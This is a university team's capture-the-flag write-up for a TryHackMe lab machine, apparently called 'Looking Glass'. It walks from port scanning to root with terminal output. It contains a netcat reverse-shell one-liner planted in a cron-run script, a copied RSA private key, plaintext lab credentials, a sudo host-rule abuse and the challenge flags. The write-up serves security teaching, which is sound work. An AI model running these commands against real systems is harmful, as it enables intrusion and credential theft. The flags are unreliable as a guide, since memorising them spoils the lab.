PenTest 1

ROOM A

uwugang

Members

ID	Name	Role
1211101376	Isaiah Wong Terjie	Leader
1211101321	Muhammad Zafran Bin Mohd Anuar	Member
1211100857	Javier Austin Anak Jawa	Member
1211100824	Ahmad Danial Bin Ahmad Fauzi	Member

1)Recon and Enumeration


Members Involved: Muhammad Zafran Bin Mohd Anuar, Javier Austin Anak Jawa

Tools used: **Nmap, SSH, Vigenere Tool, Terminal**

Thought Process and Methodology and Attempts:

At first Muhammad Zafran Bin Mohd Anuar tried to put the IP in the web browser but it did not work at all. However, Javier Austin Anak Jawa went ahead to run a Nmap scan with the IP and listed out the ports and services of the machine.


They found out that there are thousands of ports ranging from 9000 to 13783 running on Dropbear sshd.



Muhammad Zafran Bin Mohd Anuar used a command that he found from https://askubuntu.com/questions/836048/ssh-returns-no-matching-host-key-type-found-their-offer-ssh-dss and ran “ssh -oHostKeyAlgorithms=+ssh-rsa IP:MACHINE -p PORT”. Once he ran the command, there was a signal that was shown which is either HIGHER or LOWER, when he tested out the ports.

Later when he connected to right port, we got this random message which seems to be an encrypted text. We went to a website called https://www.boxentriq.com to detect the encrypted text. The website detected that the words require a Vigenere tool to decipher it. Once we decipher it, we got

the secret and proceeded to key it in. Then, we were given the credentials for the user named **jabberwock**.




```
jabberwock:WaitersDistractedPlungedBrooch
Connection to 10.10.149.110 closed.
```

User Flag

After receiving the credentials, Javier Austin Anak Jawa proceeded to login by SSH and listed the files that are inside the directory of jabberwock. Then, Three files were visible inside the directory, and in accordance with our inquiry, they requested a user flag, so we chose to open the user.txt file. Finally, we got our first flag, but we must reverse the text by adding an additional command called **| rev**.

```
┌──(kali㉿kali)-[~]
└─$ ssh jabberwock@10.10.160.122
The authenticity of host '10.10.160.122 (10.10.160.122)' can't be established.
ED25519 key fingerprint is SHA256:xs9LzYRViB8jiE4uU7UlpLdwXgzR3sCZpTYFU2RgvJ4.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.160.122' (ED25519) to the list of known hosts.
jabberwock@10.10.160.122's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$ cat user.txt | rev
thm{65d3710e9d75d5f346d2bac669119a23}
jabberwock@looking-glass:~$
```

2) Initial Foothold

Members Involved: Isaiah Wong Terjie

Tools used: **SSH, Terminal**

Thought Process and Methodology and Attempts:

Then, Isaiah Wong Terjie proceeded to run the command "**cat /etc/crontab**" to check any scheduled tasks. The list of commands can be found in https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/. Later, Isaiah found out that there's another user named "tweedledum" that runs "twasBrillig.sh" script when rebooting.

```
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *  * * * root    cd / && run-parts --report /etc/cron.hourly
25 6  * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6  * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6  1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
jabberwock@looking-glass:~$
```

After knowing that it only runs when rebooting, Isaiah proceeded to add a reverse shell into the "twasBrillig.sh" script file. The reverse shell can be found in several websites and there are many ways to do it but he decided to choose a shorter which doesn't require us to copy the on from 25 Days Of Cyber but instead he got it from https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet. He tried the first one from the netcat section and the first did not work at all, so he switched to the second one which is " rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f" and it worked perfectly well once he turned on the listener.

```
jabberwock@looking-glass:~$ cat twasBrillig.sh
wall $(cat /home/jabberwock/poem.txt)
jabberwock@looking-glass:~$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f">twasBrillig.sh
jabberwock@looking-glass:~$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.18.29.102 1234 >/tmp/f">twasBrillig.sh
jabberwock@looking-glass:~$ sudo reboot
```

3) Horizontal Privilege Escalation

Members Involved: Isaiah Wong Terjie

Tools used: **SSH, Netcat, CyberChef**

Thought Process and Methodology and Attempts:

After launching the listener, Isaiah ran the command "**sudo reboot"** in order to get a reverse shell. Later, we are required to upgrade and stabilize the reverse shell from what we learned during the 25 Days Of Cyber. Firstly, we have to upgrade using "**python3 -c 'import pty; pty.spawn("/bin/bash")**'" then following with export TERM=xterm and then ^Z. Suddenly, Javier Austin Anak Jawa thought we have to redo the process again because Isaiah Wong Terjie suspended the netcat listener, but instead he ran "**stty raw -echo; fg**" to reconnect back to the session.

Isaiah Wong Terjie decided to list out the files to check if there's any clues and he found two files named "humptydumpty.txt" and "poem.txt". But he opened the "humptydumpty.txt" file first and he witnessed a file full of hashes in it. He decided to decode the hashes in CyberChef and was given a password after decoding it. The password is "**zyxwvutsrqponmlk**".


Later, Isaiah switch users to humptydumpty with credentials given and switched the directory in order to list out the contents inside of humptydumpty's directory. The contents found in the directory was poetry.txt which we he found another name called Alice.

```
humptydumpty@looking-glass:/home/tweedledum$ cd
humptydumpty@looking-glass:~$ ls -l
total 4
-rw-r--r-- 1 humptydumpty humptydumpty 3084 Jul  3  2020 poetry.txt
humptydumpty@looking-glass:~$ cat poetry.txt
```

Next, he switched the directory to home and listed out the directories. He found out there's a directory for alice, so we know that alice is also running on OpenSSH. Isaiah tried to list out the contents of alice but the permission was denied multiple times. So he googled and found out that in every "**.ssh**" there's a default key file named "**id_rsa**"

```
humptydumpty@looking-glass:~$ cd /home
humptydumpty@looking-glass:/home$ ls
alice  humptydumpty  jabberwock  tryhackme  tweedledee  tweedledum
humptydumpty@looking-glass:/home$ cd /alice
bash: cd: /alice: No such file or directory
humptydumpty@looking-glass:/home$ ls -l alice
ls: cannot open directory 'alice': Permission denied
humptydumpty@looking-glass:/home$ cd /alice/.ssh/
bash: cd: /alice/.ssh/: No such file or directory
humptydumpty@looking-glass:/home$ ls -l alice/.ssh
ls: cannot open directory 'alice/.ssh': Permission denied
humptydumpty@looking-glass:/home$ ls -l alice/.ssh/id_rsa
-rw------- 1 humptydumpty humptydumpty 1679 Jul  3  2020 alice/.ssh/
humptydumpty@looking-glass:/home$ cat alice/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFn1W7×2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q3or8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
```

Later, he proceeded to “**nano id_rsa**” in order to paste the private key. After that, Isaiah used chmod 600 on the file to change the permission to read and write. Then, he continued by running “**ssh -i id_rsa alice@10.10.217.200**” to let the machine know that we are login with a key file. After he managed to login and he tried to use “**sudo -l**” to list the users’ privilege but instead it requires a password. Isaiah proceed to list out the files that are inside the alice directory and it shows a “**kitten.txt”** file which is not useful at all.



4) Root Escalation

Members Involved: Ahmad Danial Bin Ahmad Fauzi

Tools used: **SSH, Terminal**

Thought Process and Methodology and Attempts:

Next, Ahmad Danial Bin Ahmad Fauzi proceed to find "alice" since the other users contain usernames as their directory but on his first try, the permission was denied. Then, he went back and recheck his notes that he copied down from 25 Days of Cyber and he remembered that he have to add another line of commands in order to gain permission from the administator. So, he ran find **"/ -name *alice* -type f 2>/dev/null**" to find out that he "Alice" directory is inside the directory called "**/etc/sudoers.d/**". He decided to open the directory by "**cat /etc/sudoers.d/alice**" to check the contents inside. Then he saw the hostname and the host password for the root.

```
alice@looking-glass:~$ find / -name *alice*
find: '/lost+found': Permission denied
find: '/snap/core/9436/etc/chatscripts': Permission denied
find: '/snap/core/9436/etc/ppp/peers': Permission denied
find: '/snap/core/9436/etc/ssl/private': Permission denied
find: '/snap/core/9436/root': Permission denied
find: '/snap/core/9436/var/cache/ldconfig': Permission denied
find: '/snap/core/9436/var/lib/machines': Permission denied
find: '/snap/core/9436/var/lib/snapd/void': Permission denied
find: '/snap/core/9436/var/lib/waagent': Permission denied
find: '/snap/core/9436/var/spool/cron/crontabs': Permission denied
find: '/snap/core/9436/var/spool/rsyslog': Permission denied
find: '/snap/core/8268/etc/chatscripts': Permission denied
find: '/snap/core/8268/etc/ppp/peers': Permission denied
find: '/snap/core/8268/etc/ssl/private': Permission denied
find: '/snap/core/8268/root': Permission denied
find: '/snap/core/8268/var/cache/ldconfig': Permission denied
find: '/snap/core/8268/var/lib/machines': Permission denied
find: '/snap/core/8268/var/lib/snapd/void': Permission denied
find: '/snap/core/8268/var/lib/waagent': Permission denied
find: '/snap/core/8268/var/spool/cron/crontabs': Permission denied
find: '/snap/core/8268/var/spool/rsyslog': Permission denied
find: '/boot/lost+found': Permission denied
find: '/root': Permission denied
^Z
[2]+  Stopped                 find / -name *alice*
alice@looking-glass:~$ find / -name *alice* -type f 2>/dev/null
/etc/sudoers.d/alice
alice@looking-glass:~$ cat /etc/sudoers.d
cat: /etc/sudoers.d: Is a directory
alice@looking-glass:~$ cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
```

In order to get into the root, Ahmad Danial ran "**sudo -h ssalg-gnikool /bin/bash**" because -h translates to host=host and it grants the user run command on host. He finally abused into the root section and he went into the root directory to list out the contents in order to find any hidden files. The challenge require us to find the root flag, so he opened the **"root.txt**" file and finally got our final flag.

```
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# cd
root@looking-glass:~# ls -l
total 4
-rw-rw-r-- 1 alice alice 369 Jul  3  2020 kitten.txt
root@looking-glass:~# cd /root
root@looking-glass:/root# ls -l
total 16
drwxr-xr-x 2 root root 4096 Jun 30  2020 passwords
-rw-r--r-- 1 root root  144 Jun 30  2020 passwords.sh
-rw-r--r-- 1 root root   38 Jul  3  2020 root.txt
-rw-r--r-- 1 root root  368 Jul  3  2020 the_end.txt
root@looking-glass:/root# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root# cat root.txt | rev
thm{bc2337b6f97d057b01da718ced6ead3f}
root@looking-glass:/root#
```

Final Results: We successfully retrieve two flags but we didn't manage to use metasploit, linpeas and etc. because it is quite complicated.

Contributions

At the end of the report, attach a table briefly mentioning each member's role and contribution:

ID	**Name**	Contribution	Signatures
1211101376	Isaiah Wong Terjie	Solved the initial foothold, shorten up the reverse shell and then pivoted from Tweedledum to Humpty Dumpty to Alice. Did most of the write ups.	
1211101321	Muhammad Zafran Bin Mohd Anuar	Did the recon and enumeration to gather information for the group. As well as deciphering the texts.	
1211100857	Javier Austin Anak Jawa	Did the recon and enumeration to gather information for the group. Successfully retrieve the user flag.	
1211100824	Ahmad Danial Bin Ahmad Fauzi	Did the root escalation and found a way into hidden directories.	

NOTE: IT IS IMPORTANT EACH MEMBER CONTRIBUTES IN SOME WAY AND ALL MEMBERS MUST SIGN TO ACKNOWLEDGE THE CONTRIBUTIONS! DO NOT GIVE FREELOADERS THE FLAGS AS THEY DON'T DESERVE THE MARKS. DO NOT SHARE THE FLAGS WITH OTHER GROUPS AS WELL!

Attach the video link at the end of the report:

VIDEO LINK: https://youtu.be/NDvHWdo-n_8